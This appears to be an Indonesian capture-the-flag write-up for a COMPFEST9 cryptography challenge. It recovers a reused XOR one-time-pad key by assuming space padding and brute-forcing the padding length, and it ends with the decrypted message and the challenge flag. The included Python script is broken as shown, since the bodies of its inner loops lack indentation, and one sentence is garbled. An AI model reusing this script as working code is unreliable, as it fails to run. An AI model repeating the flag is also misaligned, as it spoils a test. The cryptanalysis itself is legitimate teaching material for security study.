Karena plaintext seharusnya berupa karakter spasi (“ “), maka kita key pada karakter padding tersebut adalah `c xor ord(“ “)`, dengan c adalah karakter cipher pada hasil enkripsi karakter padding tersebut. Lalu kita lakukan bruteforce untuk semua kemungkinan panjang padding (0-10 karakter akhir). Bruteforce dilakukan dengan menggunakan script berikut:

```
n = 12

cipher = []
for i in range(n):
      cipher += (list(open('./cipher_text_{}'.format(str(i+1)),
"rb").read()))

print(cipher)

key = ['_'] * 10

# last part
print(key)
for i in range(10):
      tkey = key[:]
      for j in range(i+1):
      tkey[-(j+1)] = chr(cipher[-(j+1)] ^ ord(' '))

      text = []
      cnt = 0
      for c in cipher:
      text.append(chr(c ^ ord(tkey[cnt % 10])))
      cnt += 1

      print(i+1)
      print(tkey)
      print(text)
      print("".join(text))
```

Dengan menggunakan script tersebut, kita dapat melihat bahwa pada saat kita mengasumsikan karakter tersebut merupakan karakter padding, maka seluruh perubahannya merupakan karakter yang dapat diprint (a-z + A-Z + 0-9 + symbols). Dan perubahan yang seluruhnya merupakan karakter pada charset tersebut berakhir dengan asumsi terdapat 4 buah padding. Untuk sisanya, kita tahu bahwa seharusnya terdapat substring `COMPFEST9{...}`. Dapat terlihat bahwa terdapat substring `T9{` pada saat melakukan dekripsi dengan asumsi 4 buah padding. Maka kita dapat menyesuaikan key sehingga substring tersebut menjadi `COMPFEST9{...}`.

Setelah penyesuaian, didapat plaintext sebagai berikut:

```
Selamat Anda berhasil mendapatkan flagnya, yaitu
COMPFEST9{r3u51n9_th3_0n3_t1m3_p4d}. Silahkan submit flag yang ada.
```

Flag: COMPFEST9{r3u51n9_th3_0n3_t1m3_p4d}